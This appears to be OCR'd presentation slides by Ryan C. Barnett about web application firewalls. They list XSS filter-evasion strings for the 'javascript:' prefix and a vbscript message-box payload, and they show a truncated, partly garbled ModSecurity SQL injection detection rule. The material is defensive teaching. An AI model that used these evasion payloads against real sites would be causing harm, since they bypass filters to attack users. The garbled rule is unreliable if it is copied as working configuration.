
XSS – Evasion Examples

- Detecting XSS attack attempts via the "javascript:" prefix is especially difficult thanks to braindead behaviour of popular browsers:

```
javascript:
javascript&#58;
java\tscript:
jav&#x09;ascript:
java\0script:
```

XSSDB Online Demo

http://www.gnucitizen.org/xssdb/application.htm



```
vbscript:Execute(MsgBox(chr(88)&chr
(83)&chr(83)))<
```

This injects VB code and produces a message box. IE only.

» test with PHPIDS| » contributed by .mario

How Web Application Firewalls Help

- Deep understanding of HTTP and HTML
  - **Breaking up to individual fields: headers, parameters, uploaded files.**
  - **Validation of field attributes such as content, length or count**
  - **Correct breakup and matching of transactions and sessions.**
  - **Compensation for protocol caveats and anomalies, for example cookies.**
- Robust parsing:
  - **Unique parameters syntax**
  - **XML requests (SOAP, Web Services)**
- Anti Evasion features:
  - **Decoding**
  - **Path canonizations**
  - **Thorough understanding of application layer issues: Apache request line delimiters, PHP parameter names anomalies.**
- Rules instead of signatures:
  - **Sessions & state management, Logical operators, Control structures.**

Back to Bugtraq vulnerability #21799

ModSecurity Rules

Supports any type of parameters, POST , GET or any other

```
Se            ST_FILENAME|ARGS|ARGS_NAMES|
REQUEST_HEADERS|!REQUEST_HEADERS:Referer \

          "(?:\b(?:(?:s(?:elect\b(?:.{1,100}?\b(?:(?:length|count|top)\b.{1,100
}?\bfrom|from\b.{1,100}?\bwhere)|.*?\b(?:d(?:ump\b.*\bfrom|ata_type)|(?:
to_(?:numbe|cha)|inst)r))|p_(?:(?:addextendedpro|sqlexe)c|(?:oacreat|prep
ar)e|execute(?:sql)?|makewebtask)|ql_(?:… … … \

          "capture,log,deny,t:replaceComments, t:urlDecodeUni,
t:htmlEntityDecode, t:lowercase,msg:'SQL Injection Attack. Matched
signature <%{TX.0}>',id:'950001',severity:'2'"
```

Every SQL injection related keyword is checked

Common evasion techniques are mitigated

SQL comments are compensated for

Questions?

Thank you!

Ryan C. Barnett

Ryan.Barnett@breach.com